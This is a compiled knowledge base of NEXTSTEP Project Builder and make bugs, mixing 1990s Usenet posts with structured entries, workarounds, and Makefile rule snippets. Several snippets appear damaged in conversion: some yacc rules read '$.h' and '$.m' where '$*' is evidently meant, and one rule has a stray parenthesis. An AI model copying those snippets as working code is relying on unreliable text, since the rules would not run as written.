Newsgroups: comp.sys.next.programmer
From: pjoe@charon.muc.de (Peter Eybert)
Subject: Re: Upgrade to 3.3 breaks Makefile generation in ProjBuilder
Reply-To: pjoe@charon.muc.de
Date: Thu, 7 Sep 1995 22:55:56 GMT

Andy Belk writes
> Hi all,
>
> In article <42jqj7\$9ic@styx.uwa.edu.au> leigh@antechinus.cs.uwa.oz.au
> (Leigh Smith) writes:
>> Hi all,
>>
>> I upgraded to 3.3 recently (Intel) and have encountered a problem with
>> an app which compiled properly under 3.2.
>>
>> Using MiscKit 1.5, I had added the MiscKit and MiscValueField
libraries
>> and modified the OTHER_LIBRARIES = -L/LocalDeveloper/Libraries.
>>
>> There are several other libraries added into Project Builder. The
>> project consists of a sub project also. This app now compiles as
>> before but generates a LIBRARY_PATHS = -L in the main Makefile.
>> This causes cc to bomb out when linking reporting a -L on it's own:
>>
>> ld: -L: directory name missing
>>
>> This is directly followed by the -L/LocalDeveloper/Libraries
parameter.
>
> I'm not yet very familiar with the NS3.3 makefiles but I think if you
are
> setting variables in a Makefile.preamble, I suspect they should be
> something like:
>
> OTHER_LIBRARIES = -llibMiscKit.a

This should be OTHER_LIBS = -lMiscKit

```
> LIBRARY_PATHS = -L/LocalDeveloper/Libraries
>
> Andy
```

In ProjectBuilder go to Builder and then click the "Options..." button. Then in the scroll view above the three buttons make sure that there is `_no_` blank line. If a line highlights, then there's a blank line and this generates the "LIBRARY_PATHS = -L" with no arguments in the Makefile which causes cc to bomb.

I do think that this is a bug because if there's nothing to see in this view then PB shouldn't generate this "LIBRARY_PATHS" line.

```
Cheers, Peter
--
pjoe@charon.muc.de (NeXTMail welcome)
--
```

```
-----
XXX.33.0
From: tjt@nacm.com
Newsgroups: comp.sys.next.bugs
Subject: BUG: common.make: DSTROOT undefined in installhdrs
Date: 26 Apr 1995 18:41:41 GMT
Reply-To: tjt@nacm.com
Keywords: make libraries headers
```

NeXT Bug #: 68139

If you're developing libraries under NEXTSTEP 3.3 (a great new target for PB), there is a problem during the installation of the library's header files.

Problem:

The target does not preserve the variable `$(DSTROOT)`, if defined on the command-line. As a result, header files are installed in `$(PUBLIC_HEADER_DIR)`, not `$(DSTROOT)$(PUBLIC_HEADER_DIR)`. (Note that this problem goes away if `DSTROOT` is defined in `Makefile.preamble`. That's fine *if* you don't need to redefine `DSTROOT` on the command-line, but the whole point of `DSTROOT` is that you can redefine it to point to a working or production directory. Being able to change this on-the-fly is a good thing.)

Solution:

You'll need to modify `/NextDeveloper/Makefiles/app/common.make`, such that `installhdrs::` looks like this:

```
installhdrs::
  @$(MAKE) $(NAME).installhdrs \
    "DSTROOT = $(DSTROOT)" \
    "PUBLIC_HEADER_DIR = $(PUBLIC_HEADER_DIR)" \
    "INSTALL_HEADERS_CMD = $(INSTALL_HEADERS_CMD)" \
    "RC_CFLAGS = $(RC_CFLAGS)" )
```

effectively adding "DSTROOT = \$(DSTROOT)" back into the mix.

Terry Talbot <tjt@nacm.com>
Nicholas|Applegate Capital Management
San Diego

XXX.32.2 When an `Other Resources' is removed, PB does not adapt its target appropriately (the resource remains there), similarly for NIBs moved into a .lproj. (todo what did I mean by this?)

XXX.32.2 There's no proper support to manage language-specific materials other than the base language. It's possible to add these items to `Other Sources' (by dragging <language>.lproj from a File Viewer, I think), but this will not work for subprojects: <language>.lproj will be overwritten, whereas a merge operation is necessary. The problem is that an application is assumed to be built for the base language, and that the other languages are added to a finished application. Maybe this is a solution:

```
Newsgroups: comp.sys.next.programmer,rodion.answers
From: stephan@rodion.muc.de (Stephan Wacker)
Subject: Re: Managing lprojects
In-Reply-To: stan@atlantis104.stanford.edu's message of 17 Oct 1994 23:49:17 GMT
To: stan@atlantis104.stanford.edu (Stan Jirman)
Date: Tue, 1 Nov 1994 10:56:06 GMT
```

On 17 Oct 1994 23:49:17 GMT, Stan Jirman (SJ) wrote:
In article <37v2ht\$kkb@nntp.Stanford.EDU> stan@atlantis104.stanford.edu (Stan Jirman) writes:

```
SJ>
SJ> In article <CxtAD8.C4x@news.informatik.uni-stuttgart.de>
SJ> brouwer@minnie.informatik.uni-stuttgart.de (Klaus Brouwer) writes:
KB> In <37mjgg$6ps@nntp.Stanford.EDU> stan@atlantis104.stanford.edu
KB> (Stan Jirman) writes:
SJ>
SJ> >Hello,
SJ>
SJ> >we just finished the translation of a major project form English
SJ> >to German. Now I encountered this weird behavior of PB and
SJ> >make: It copies only the language that is set in the "Language"
```

```
SJ> >field of the Attributes inspector. Unfortunately, you have to
SJ> >change it for every single subproject, of which we have some
SJ> >75. I could live with a script that does "make german" or
SJ> >whatever; but also when you "make installsrc", the other
SJ> >languages are not copied. Thus I have to write another make
SJ> >target to add the other languages a part of the project-copy...
SJ>
SJ> >There must be an easier way!
SJ>
SJ>
KB> Yes, add every *.lproj directory to "Other Resources" in PB.
KB> That's all.
SJ>
SJ>
KB> Bye, Klaus Brouwer.
SJ>
SJ>
SJ> Thanks, but...
SJ>
SJ> Well, NO!! The reason is that I have subprojects, and when I add my
SJ> German.lproj to a subproject, and then to another, too, Make simply
SJ> REPLACES the already existing lproj with the one of the most recent
SJ> subproj. Look at this:
SJ>
SJ> I have an App.subproj and Image.subproj (I have 23 of them). I have an
SJ> English.lproj and German.lproj in each of them; German.lproj is, according
SJ> to your recommendation, in Other Resources. I press "Build". Make copies
SJ> App.subproj/German.lproj to Appname.app. Then it comes to Image.subproj,
SJ> where it takes German.lproj and copies it into Appname.app, REPLACING the
SJ> parts that App.subproj needed. This way I always end up with the last
SJ> subprojects' nibs, in my case WindowManager. And that is definitely not
SJ> what I wanted.
SJ>
SJ>
SJ> So, has someone really done it with subprojects, as I asked?
```

Stan,

You have to extend the rule for building the `project' and `copy' targets.
Add this section to the Makefile.postamble in the project folder and
all its subprojects.

Note: Before I tried this with subprojects I had an extended `app::'
rule, but I believe the new version I'm presenting here is more
appropriate because it doesn't try to build the objects twice.

```
{{----- BEGIN -----
#
# This is an attempt to handle localized resources.
#
```

```
OTHER_LANGUAGES = German
```

```

project:: other_languages_resources

other_languages_resources:
    @( for lang in $(OTHER_LANGUAGES) none ; do \
        if [ $$lang = "none" ] ; then break; fi ; \
        $(ECHO) ==== $(NAME): Making other language: $$lang ==== ; \
        $(MAKE) resources \
            "LANGUAGE = $$lang" \
            "PRODUCT_ROOT = $(PRODUCT_ROOT)" \
            "APP_MAKEFILE_DIR = $(APP_MAKEFILE_DIR)" ; \
    done )

$(NAME).copy::
    @( for lang in $(OTHER_LANGUAGES) none ; do \
        if [ $$lang = "none" ] ; then break; fi ; \
        $(MKDIRS) $(DEST)/$$lang.lproj ; \
        if [ "$(LOCAL_RESOURCES)" != "" ] ; then \
            $(ECHO) "(cd $$lang.lproj; $(TAR) chf - $(LOCAL_RESOURCES)) | (cd $(DEST)/$$lang.lproj; $(TAR) xf - )" ; \
            (cd $$lang.lproj; $(TAR) chf - $(LOCAL_RESOURCES)) | (cd $(DEST)/$$lang.lproj; $(TAR) xf -) ; \
        fi ; \
    done )
}}----- END -----

```

Hope this helps,

Stephan
--

Stephan Wacker
stephan@rodion.muc.de [NeXTMail YES];

XXX.32.1 obj/ may be created (for .psw), but it will not be removed at clean time

XXX.32.1 PB should understand output from lex and yacc (lines beginning with ``fatal error:"), and the default should be to show lines it does *not* understand rather than requiring the programmer to peruse the make ``log"

KBNS.33.2.rev that's a wrong analysis: PB only displays things it is told by an interface involving setenv and sockets (described elsewhere in this category)

XXX.32.2
From: rgc@cs.umd.edu (Ross Garrett Cutler)
Newsgroups: comp.sys.next.programmer,comp.sys.next.bug
Subject: make depend doesn't work for C++ files
Date: 24 Aug 1994 18:59:40 -0400

I have a project that contains C++ (*.cc) files. The make target "depend" does not include these *.cc files. For an example, check out CalculatorLab++. Doing a make depend generates no dependancies! Does anyone have a fix (those makefiles are hairy). Ross.

--
Ross Cutler
University of Maryland, College Park
Internet: rgc@cs.umd.edu

Bugs

KBNS.33.1.008_o3.2o Inconsistency when removing items from Classes or Other Sources

Description: When something is added to either category, the corresponding .h file is added to Headers automatically. Similarly, if something is removed from Classes, the corresponding .h file is also deleted, which seems OK, if properly documented. But if something is removed from Other Sources, be it .c or .m, the corresponding .h file stays in Headers.

How to verify: Should be obvious.

Urgency: Does no damage, is immediately obvious (at build time, if the .h is removed from the file system), workaround almost trivial.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Manually remove the .h file if a source is removed from Other Sources.

Cure (for NeXT): Also automatically remove the .h file if an Other Sources item is removed.

Report history: Was a provisional entry in KBNS.32.1.

See also: KBNS.11.2.021

Suggestion(s): Indicate effect on header in Help Panel for Remove.

KBNS.33.0.014_o3.2o Application file packages not properly maintained when things are removed

Description: If you are debugging an application (debug target), have an OldName.nib which you rename to NewName.nib, and if you then remove that old name (now dimmed in Interfaces) and include the new one, and then build the project again, the new nib will be copied, but the old one is not removed. Any references to the old name in any source file still uses that old NIB, until it is manually removed, or the project made clean, after which time it becomes obvious what needs to be done (change those references).

How to verify: Should be obvious.

Urgency: May cause bugs (if the testing revealed no errors), is not immediately obvious, but workaround easy (if the problem is spotted).

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Manually remove the old thing from the application wrapper, or make clean.

Cure (for NeXT): Test whether all items in an application wrapper are (still) accounted for in the project, warn the programmer if not (don't simply do a fastcp).

KBNS.32.2.023_o3.2o Bug_NeXT.64147 If the language directory (e.g., English.lproj) does not exist, the ``Add Help Directory" command will fail

Description: See subject. A particular developer might have nothing to localise (for a programming tool...) and decide to ``Make Global" that application NIB and get the language directory out of the way (from the File Viewer or so). ``Make Localizable", in contrast, does create that directory if necessary.

How to verify: Should be obvious.

Urgency: Does no damage, effect is more or less obvious, workaround is easy.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Making the application NIB localisable and global again creates that language directory. Remove the dimmed Help and create it again.

Bug_NeXT: Reported on 1995-01-12 (3.2; ProjectBuilder: Make Help Directory fails if English.lproj isn't there, Avoidable Bug).

Cure (for NeXT): Do as in ``Make Localizable" (easy).

KBNS.32.2.010_o3.2o The make machinery cannot track nested help directories

Description: If you organise your help files in directories, make won't know when you changed a file that is not in the main directory (English.proj/Help, typically). This is because the target only depends on \$(HELP_DIRS), which is the top directory, where TableOfContents.rtf resides, and \$

(OTHER_HELP_DIRS), which can be set in Makefile.preamble. But setting the latter to a subdirectory gets the make process all confused.

How to verify: Should be obvious.

Urgency: If you trust the make machinery blindly, your product may not be up-to-date.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: For example, make it a habit to first open and save TableOfContents.rtf to trigger help_builder.

Cure (for NeXT): Let help_builder register its true dependencies (files and directories) in a file that is included in Makefile like Makefile.dependencies.

Comment: Having the directory as a dependency presupposes that the application that edits the files creates new files at save time. This is the case with Edit.app. One unfortunate decision comes to the rescue of another...

KBNS.32.1.013_o3.2o Clicking Stop during a Build can generate a performance sink

Description: Often, when I click Stop during a build, my Monitor.app indicates that all of the CPU time is being consumed. When I check using ps -auxww, I see a process like this one: ```rfschtk 1492 76.2 1.1 2.59M 232K ? R 1:29 make project PRODUCT_ROOT"`, where 76.2 is the %CPU, or, (for a modified PB, so this may not happen for PB as shipped) ```rfschtk 993 77.7 1.2 2.59M 240K ? R 0:22 make actual_project OFFILE_DIR"`, where 77.77 is the %CPU. But nothing useful is being done, and the process simply refuses to die.

How to verify: Is not exactly fully reproducible, so don't try to provoke it as the only thing you're doing. Just click Stop frequently when you're compiling things anyway, and you probably need to try less than 10 times.

Urgency: Does no damage, but bogs the system, and the workaround is tedious. Doesn't happen very often, luckily.

Confirmed: Raf_Schietekat (o3.2o, reported), but as always, if you have used Stop a lot and haven't seen this, or have had the same experience, please tell me!

Workaround: Use kill -KILL (simply kill won't work). Verbose: Have a performance indicator standing by. If it indicates that the CPU is being fully used when it shouldn't be, use ```ps -auxww | grep make"` to find the guilty party, giving you a pid, say, 993. Use ```kill 993"`. This won't work. Then use ```kill -KILL 993"`. This will do the trick.

Cure (for NeXT): Don't leak such a process.

Comment: Another phenomenon is that PB's Build button will be stuck on Build, and be insensitive to clicks.

XXX.3.2 KBNS.00.0.214_3.0±3.1o Clicking in a document. Reported, verified and reraised for 3.1 by Subrata_Sircar, from Mark_Mendel

This is *uncommon behaviour* that isn't warranted by anything: any user who wants just orderFront: to happen has alternate-click available, even if the

display shouldn't change. The reason why this is so dangerous when the Files display comes up (not reproduced here from Mark's original message), is that one might cmd-r to remove something from the Files view, and¼ destroy an important directory in a File Viewer that had remained key (at warp speed, while the system is lagging on the user, one goes straight from the click to the keyboard without waiting for the title bar to turn black)! It is obvious that this design decision should be revised, with at the most a Preferences... setting. Anyway, the documentation isn't clear: the ReleaseNotes talk about becomeKeyOnlyIfNeeded *Windows*, while the Window documentation doesn't talk about this, only the Panel's. If I'm mistaken, tell me.

Date: Sun, 4 Oct 92 11:55:39 -0500
From: Mark G. Mendel <radical!mgm@is.com>
Subject: Project Builder: DANGER!

Project Builder is designed so that clicking on a Project window when its in Build mode brings it to the front, but does not make the window key. This behaviour is somewhat useful while fixing compiler errors.

However, if you click on the 'Files' button, the Project window comes to the front and switches to the File display, but does not become Key. This is a bug and can be disasterous!

XXX.3.2 KBNS.00.0.215_3.0o Make install of a bundle fails

Reported on comp.sys.next.programmer on 1993-04-04 by Raf_Schietekat, supported by Charles_Spitzer.

Make install of a bundle fails miserably (only if ~/Apps instead of \$(HOME)/Apps is specified for the target directory?).

Furthermore, NotTheSourceLanguage.lproj folders aren't copied into the target. If this was meant to be like that, the programmers probably only know English and cannot imagine another programmer knowing more than one language and not having to take recourse to a translation service anyway. (Michael_Pizolato entertained a similar discussion on c.s.n.p around 1993-09, and the workaround suggested by someone from NeXT was to add these folders to Resources by drag-dropping (double-clicking wouldn't work).)

XXX.3.2 KBNS.10.1.009_3.0o Protections of included materials

This is a suggestion that is so urgent that I want to classify it as a bug. The NeXTSTEP make procedure should take care of checking whether the user who receives a program will be able to execute it (now it is possible that only user has read privileges for something). This should be done as follows: `chmod -R o=rX appWrapper`, and to avoid some ugly and confusing uid/gid infections: `chown -R nobody.nogroup appWrapper; chmod -R ug-rwx appWrapper`. Exceptions should be specified in Makefile.postamble. Maybe it's safer, for each file that doesn't already, to do `NXRunAlertPanel(NULL, "OK to give the world %s privileges to %s?", ".app only", ".app and source", "Stop", X, Y)` or something. XXX I'm not sure about this anymore, what did I mean?

XXX.3.2 KBNS.11.2.012_3.1o Bug_NeXT.(33601,34465) Reported by NeXT in printed supplemental release notes [6004.00] with NEXTSTEP_Dev_3.1

``Description: The <Default> target isn't offered in the Target pop-up list in the Builder display. <None> is offered instead, but its use causes the target ``<None>" to be built instead of the default target.

Workaround: You can correct the problem by using the Add command in Project Builder's Target pop-up list to add a <Default> target."

XXX.32.1 include full copy of changed rules?

KBNS.11.2.016_3.1±3.2o Makefile setup has bugs in the treatment of .l, .lm, .y and .ym sources

Description:

- If YFLAGS hasn't been defined to include -d (or MVFLAGS to include -f...), a build with a yacc source will fail on the command that copies y.tab.h into \$(SYM_DIR).

- A build with a yacc source fails if a result has already been compiled into \$(SYM_DIR). Here's how:

When no other rules have been specified, the treatment of ``Other Sources" having one of the extensions in the title here resorts to the .SUFFIXES functionality. All is well if there is nothing in \$(SYM_DIR) yet: e.g., for a someName.y file, there is a someName.o file in OTHERLINKEDFILES in the Makefile generated by PB, which triggers the rule .ym.o because the first extension in .SUFFIXES with the same basename is .ym, and this file resides in the PB directory so that `pwd` gives the proper \$\$initdir. However, if there is a someName.m file in \$(SYM_DIR) already (\$(SYM_DIR) is in VPATH), the first hit in .SUFFIXES is .m, and the .m dependency is checked. In turn, someName.m gets the hit .ym in .SUFFIXES, so .ym.m .ym.h is used. At this point something incredible happens: \$\$initdir/\$*.ym expands to /projectPath/someName.y, but \$*.m expands to sym/someName.m. make apparently looks at the extension to provide a relative path from its current directory to where it has located that particular file (maybe this is described in some extended manual, it's not evident from the manual page)? The problem is that the rules provide commands in a shell that has cd'ed to \$(SYM_DIR) (which make does not know), so that a path relative to \$\$initdir is not useful.

How to verify: (Put echo statements in the .ym.o and .ym.m .ym.h rules to find out which rule is used.)

Urgency: Does no damage, but a nuisance.

Confirmed: Raf_Schietekat (o3.1±3.2o, entered for 3.1), Art_Isbell (o3.2o, reraised problem)

Workarounds:

- Delete the appropriate files in ./sym whenever the source is changed (as suggested in earlier versions of this KBNS entry).

But it is better to change the rules themselves (if you don't want or aren't allowed to mess with /NextDeveloper/Makefiles/app, copy it to a higher level of the ~/..., /Local..., /Next... ``path" and add a line ``MAKEFILEDIR = ...Developer/Makefiles/app" to Makefile.preamble).

· Make the extension invisible to make and attach it again in the shell that will execute the commands, either by using ``basename $*.c`` instead of `$*c` at the cost of a new shell each time, or, as in a previous KBNS version, by using Art_Isbell's suggestion to copy `$*` without an extension into a shell variable first, like so:

```
.ym.m .ym.h:
    @( initdir=`pwd`; base=$*; cd $(SYM_DIR); \
      cmd="$(YACC) -d $(YFLAGS) $$initdir/$$base.y" ; echo $$cmd; $$cmd; \
      cmd="$(MV) $(MVFLAGS) y.tab.c $$base.m" ; echo $$cmd; $$cmd; \
      cmd="$(CP) $(MVFLAGS) y.tab.h $$base.h" ; echo $$cmd; $$cmd \
    )
```

· Use `$$initdir` or `$$initdir/$(SYM_DIR)` before `$*`, considering that `$*` will then expand to just the filename without a path because it's not isolated anymore (again, this is not documented in the man page), like so (well, the output of this is not very readable...):

```
.ym.m .ym.h:
    @( initdir=`pwd`; cd $(SYM_DIR); \
      cmd="$(YACC) -d $(YFLAGS) $$initdir/$*.ym" ; echo $$cmd; $$cmd; \
      cmd="$(MV) $(MVFLAGS) y.tab.c $$initdir/$(SYM_DIR)/$.m"; \
      echo $$cmd; $$cmd; \
      cmd="$(CP) $(MVFLAGS) y.tab.h $$initdir/$(SYM_DIR)/$.h"; \
      echo $$cmd; $$cmd \
    )
```

· Use the project directory as a work directory, and only then copy the results into `$(SYM_DIR)`, like so:

```
.ym.m .ym.h:
    $(YACC) -d $(YFLAGS) $*.ym
    $(CP) $(MVFLAGS) y.tab.h $(SYM_DIR)/$.h
    $(MV) $(MVFLAGS) y.tab.c $(SYM_DIR)/$.m
```

and put `y.tab.[hc]` in the list of things to delete when the project is cleaned (I tried including them in the target `(y.tab.h y.tab.c .ym.m .ym.h)`, and thought that make would remove them if the rule was interrupted, as described in the man page, but this did not happen. I don't have much experience with make, so I'd like to know why not...)?

Remark that I've added `-d` to every `$(YACC)`, to make sure the command with `y.tab.h` won't cause the build to fail if `YFLAGS` hasn't been defined to include `-d`.

Cure (for NeXT): If substituting the relative path for `$*` based on the extension is what make is supposed to do, (document that and) install one of the workaround possibilities into `/NextDeveloper/Makefiles` as a cure. Otherwise, change make.

Report history: KBNS.32.1.rev

Comment: Has anyone implemented a workaround for yacc's inability to accept GNU bison's flag `-p prefix` to generate `prefixparse` instead of `yyparse` and thus to enable one process to parse multiple languages? This would be a filter to apply to `y.tab.c`, or some smart linking stuff.

Thanks to: rik@rikhost (rik cousens) and geom2@sfb256.iam.uni-bonn.de (Michael Moellney) for the workaround with `basename`, and making me think about this again because of Rik's posting to `c.s.n.p` on 1994-03-24.

XXX.3.2 KBNS.11.3.001_3.0±3.1o Some changes not always properly recorded, preliminary diagnosis (Bug_NeXT.50523) reported by Subrata_Sircar, further developed (for 3.1 at least) by Raf_Schietekat (confirmed by Subrata_Sircar)

When a change is made in one of the text fields of the Attributes display of a project, this change is recognised when return is hit, another text field is selected, another display is chosen, the Run or Debug button is clicked or `cmd-R`, `cmd-D`, `cmd-B` is hit, and probably other triggers too. (Recognising the change means that the document will either autosave if the "Save When Modified" option is set, or else change the close button to indicate that the document has been changed.) But two things were forgotten as triggers: closing the document, and... *saving the project* (the version *before* the change will be saved; a subsequent trigger will still do its job, but the change is still lost if the document is closed before such a trigger is activated).

KBNS.10.2.045_3.0o_o3.2o KBNS.32.0.rev Generate Main File on Save

When "Save When Modified" is off, toggling "Generate Main File on Save" will cause the project window to be marked *dirty* (with the broken cross in the close button). But when "Save When Modified" is on, switching "Generate Main File on Save" on will *not* generate a new main file. This defies logic, so I think it is probably *just* a bug.

Suggestion: Don't say "NOTE: Do NOT change this file -- Project Builder maintains it.". Say "NOTE: If you want to customize this file, first switch off 'Generate Main File on Save' in PB.project".

KBNS.32.0.028_3.2o Nuisance about Finder if the path contains a space, reported by Robert_Fischer, not verified

If your application path does contain spaces (or other special characters?) the ProjectBuilder function "Finder" does not work properly: WM's console gives the hint: "cd: Too many arguments.".

KBNS.32.1.020_3.2o Other problems caused by Finder's internal use of an shell

Description:

- Finder won't look for `~-method`, even if written as `~-method"`. If such a target is entered, console complains about "grep: unknown flag".
- For `error("!"` it won't stop the search until the Stop button is clicked, and this appears on the console: "": Event not found."

How to verify: Should be obvious.

Urgency: Harmless limitation.

Confirmed: Raf_Schietekat (3.2o, reported)

Workaround: Be inventive, and/or use grep or bm.

Cure (for NeXT): Use `execve()` instead of an internal shell, so that the arguments won't be (mis)interpreted.

Report history: KBNS.32.2.rev: added second example, revised diagnosis

See also: KBNS.32.0.028

Below this line only before 3.2

KBNS.10.3.041_3.0c Project Builder can create a faulty makefile if several libraries are specified, from a discussion on NeXT-prog@cpac.washington.edu around 1993-07-20, Bug_NeXT.29595. This is from 3.1's ReleaseNotes, which report the problem cured (verified by Subrata_Sircar):

```Description` If many libraries are specified in Project Builder, the LIBS line in the resulting makefile can contain an extra space. Here is an example of the LIBS line generated in such a case:

```
LIBS = -lcommon_g -lipc -lMedia_s -lNeXT_s -l\
 MallocDebug
```

The space between the "-l" and "MallocDebug" will cause an error at link time.

Workaround Manually edit the makefile to eliminate the extra space. [Note - this workaround applies only to those not running 3.1. To repeat, 3.1 does indeed fix the problem. -- MKT]"

[] belongs to the quote. The example does not clearly illustrate the exact problem as *described*, it seems to me, maybe the original formatting was better.

**KBNS.11.1.004\_3.0c Bug with Build clean for a palette** The palette itself isn't removed.

**KBNS.11.1.029\_3.1c Bug with Continue after Error.** If a build fails with this option set, PB will merrily announce ``Build succeeded" and launch the program even while `` `project' not remade because of errors" (this is only visible in the log part of the splitview). This cannot be the intention of this

option: compare with `make -k`.

### **KBNS.32.0.030\_o3.1c Possible nuisance when using long paths**

Michael\_Johnson: ``[...] if your working directory for a project is nested deep in the file system's hierarchy, [...] the standard install provided by Project Builder will fail horribly. This seems to be due to the fact that it uses tar (as opposed to say, gtar) and that it has problems with path name length." Workaround would seem to look for a definition of TAR in the makefiles and change that to gnutar?

Confirmed: Michael\_Johnson (o3.1c, reported)

## Suggestions

### **KBNS.33.2.019\_o3.2o If an ordinary project directory exists with a Makefile, PB has troubles making at a ``tool" PB.project**

Description: Suppose I have started a project the plain Unix way, and I want to involve ProjectBuilder for convenience. I choose Project>New..., go to the project's directory, choose ``Tool" as the type, and click OK (with ``PB.project" still in the text field).

1. PB starts using all the CPU cycles for well over a minute, with the Wait Cursor appearing.
2. My Makefile has been moved to Makefile~, with a new Makefile now in place.
3. No file names appear in the different categories.

How to verify: Should be obvious from Description. I tried it twice, both times on the same directory (a copy of it!).

Urgency: May not do damage (if the programmer notices where Makefile has moved and rescues its contents in time), not immediately obvious what happened, workaround possible.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround:

1. Wait. Don't lose your temper.
2. Manually move the Makefile contents where they should go, *before anything is changed to PB.project*, because this will again overwrite Makefile.
3. Manually add files to the project, if that is what you want (see Suggestion below).

Cure (for NeXT):

1. Don't take so much time, leaving the programmer in the dark.

2. Ask first before moving files.
3. Do a Q&A session where the programmer is given a chance to describe what each file is for.

Suggestion(s): I would also suggest a new project type, where ProjectBuilder is merely a GUI to the Makefile, doing no administration whatsoever (only a PB.project file), but doing several kinds of make (as manually added), and showing messages in the Summary View. This is really all I want in this situation, I don't want PB to get in the way, and I don't want to become dependent on it or its Makefile structure (so I can move it to a different platform). The alternative is a lot of hassle, and/or the instruction not to use PB at all (or NEXTSTEP). This can be simulated as follows:

- Move Makefile to Makefile.real.

- Create the PB.project.

- Change Makefile.preamble to just this:

```
See KBNS.33.2.019 (simulating just-a-GUI project)
```

```
MAKEFILEDIR = .
```

```
MAKEFILE = Makefile.real
```

- Change Makefile.postamble to just this:

```
See KBNS.33.2.019 (simulating just-a-GUI project)
```

```
tool: targetNameForPrincipalProgram
```

- Add README.files (not required by Project Builder, but good style IMHO), with this in it, to start with:

```
README.files: this file
```

```
NEXTSTEP ProjectBuilder files:
```

```
 PB.project: project description (no need to configure it)
```

```
 Makefile: maintained by ProjectBuilder
```

```
 (don't put anything in it that's worth preserving)
```

```
 Makefile.preamble: simulation glue (see KBNS.33.2.019)
```

```
 Makefile.postamble: simulation glue (see KBNS.33.2.019)
```

```
To move to another platform:
```

```
 - leave everything alone,
```

```
 - or remove these 4 files and rename Makefile.real back to Makefile
```

```
Makefile.real: what without ProjectBuilder would be just Makefile
```

KBNS.33.2.XXX move to an independent KBNS suggestion?

### **KBNS.33.1.020\_o3.2o Find Options too restrictive**

Description: It should be possible to search in ``Supporting Files'' (and in other categories, should there be any).

How to verify: Look at the Find Options panel, try to find a word you know is in a Supporting File.

Urgency: Suggestion (I miss this every day).

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Use Librarian (has several problems), bm. (If you're really devious and know what you're doing, temporarily change PB.project in Edit to move some files to another category.)

Cure (for NeXT): Add a suitcase ``All Others".

### **KBNS.33.1.018\_o3.2o Control-dragging to reorder items in a list is not intuitive**

Description: Items in the second column can be reorder by control-dragging them. But they tend to overshoot the desired location if this feature is used naively: if the item is currently past a third or the middle between two items, it lands past the farthest item.

How to verify: Should be obvious.

Urgency: Does no damage, is immediately obvious, easy workaround, but counterintuitive: suggestion.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Stay within the closest third of where the item should come.

Cure (for NeXT): An item should always land between the two items where it currently is, except if it is located on top of an item, in which case it should move past that item.

Comment: The rules described in ``Cure" are sufficient to reach all positions, also the extreme ones. Maybe the current behaviour was a misguided attempt at symmetry?

### **KBNS.33.0.010\_o3.2o Tell Workspace when an application has been changed or created**

Description: When ProjectBuilder creates or changes an application, Workspace won't notice the change until it reprocesses things (at login, say). This is important for Services, and for being able to open a file in the right application by double-clicking it.

How to verify: Should be obvious.

Urgency: Does no damage, rather obvious, silly workaround. Suggestion.

Confirmed: Raf\_Schietekat (o3.2o only for changing a .debug application symbolically linked into ~/Apps, reported)

Workaround: In a File Viewer (not from a shell or something!), move application to ~, then back to the applications path.

Cure (for NeXT): See title.

**KBNS.32.2.029\_o3.2o Here's how to get messages in the summary view**

KBNS.33.2.XXX Incorporate information about type -1 to set the status line (see SAVE\_REPORT\_EVENT in gcc.c).

Description: When compiling with cc, warnings and errors get a line in the summary view (above the dividing bar). But this is not so for lex and yacc and others. The problem is that the used program is responsible for implementing the necessary API: PB does not parse the normal messages or anything. This API is not published by NeXT, but you can imitate what the published cc source does, at your own responsibility.

How to verify: Should be obvious. lex errors only get to the detail view.

Urgency: Suggestion.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Always look at the detail view until such sources have been fully debugged, or adapt the programming tool as follows:

```
copy these from /NextDeveloper/Source/GNU/cc/cc:
...
// there is also something with fatal() in cc: name=programe,file=NULL...
```

Cure (for NeXT): Adapt lex and yacc, describe this (or a better) API.

Thanks to: Erik\_Doernenburg also wondered about this on c.s.n.programmer on 1995-02-01, and described part of the solution.

See also: Reference in flex-2.5.2 (actually somewhat earlier), also written by Raf\_Schietekat (the reference, I mean!).

**KBNS.32.1.005\_3.0±3.2o ProjectBuilder should ``do" libraries**

Description: See title.

How to verify: Obvious.

Urgency: Missing feature.

Confirmed: Raf\_Schietekat (3.0±3.2o, reported)

Workaround: Michael\_Pizolato has an RTFD document that describes how to change a copy of PB in /LocalDeveloper/App (no binary patches involved). In 3.2 (and maybe 3.1), you'll need to make an explicit change to Makefile.preamble, because PB only copies the standard template to a new project. It should also be possible to add other project types along the same lines.

Cure (for NeXT): Add library support. Include support for the headers: installation (see also KBNS.11.1.030) and precompilation.

Comment: Reliable sources indicate that the next release after 3.2 (i.e., 3.3 or 4.0) will handle library projects.

### **KBNS.00.0.216\_3.0±3.2o ``make depend" troubles...**

Description:

The Makefile generated by ProjectBuilder specifies things like "there ought to be a .o file generated from that .m file", nothing more. So if you build a project from a clean state, you will get exactly what you wanted. The problem is maintenance: you want the Makefile machinery to keep track of which object files need recompiling when some file that was used to compile it is changed, so that every build will have the same result, as if it were from a clean state, but without the overhead. This information can be made available by the compiler c/o its -M(M)D flag at the time of compilation. Now, there are several problems:

1. NeXT's setup doesn't generate this information!
2. The provided alternative is to make the target "depend" whenever the dependency graph is *extended* (i.e., an #include or #import statement is added somewhere), and whenever you have built "clean" (clean throws away Makefile.dependencies). The problem with that is that you have to remember something for the correct operation of the tool that is supposed to remember these things for you. And another problem is that this oft required operation can easily take half a minute, if not more.
3. The Makefile.dependencies that results from "make depend" doesn't take into account files that are conditionally included in an #ifdef DEBUG, or an #ifdef PROFILE.
4. When CFLAGS or something changes, that is really a part of the source, and this should cause a recompile of at least the files that are affected (-DSOMEMACRO switched on or off). Workaround: don't use compiler flags from Makefile.preamble, put each flag in its own file and include that.

How to verify: Make a minimal project with at least one class in it. Build. Change the class' header file to inherit from a different superclass and save.

Build: PB will take no action. (More dramatic effects are possible, like when a .m of one file is changed, and an instance variable is added to the .h of a superclass: only the subclass will be recompiled, and the application will very likely crash.)

Urgency: Remembering to make depend when appropriate is only partial relief (problems 3 and 4 remain, and it takes a lot of time).

Confirmed: Raf\_Schietekat (3.0±3.2o)

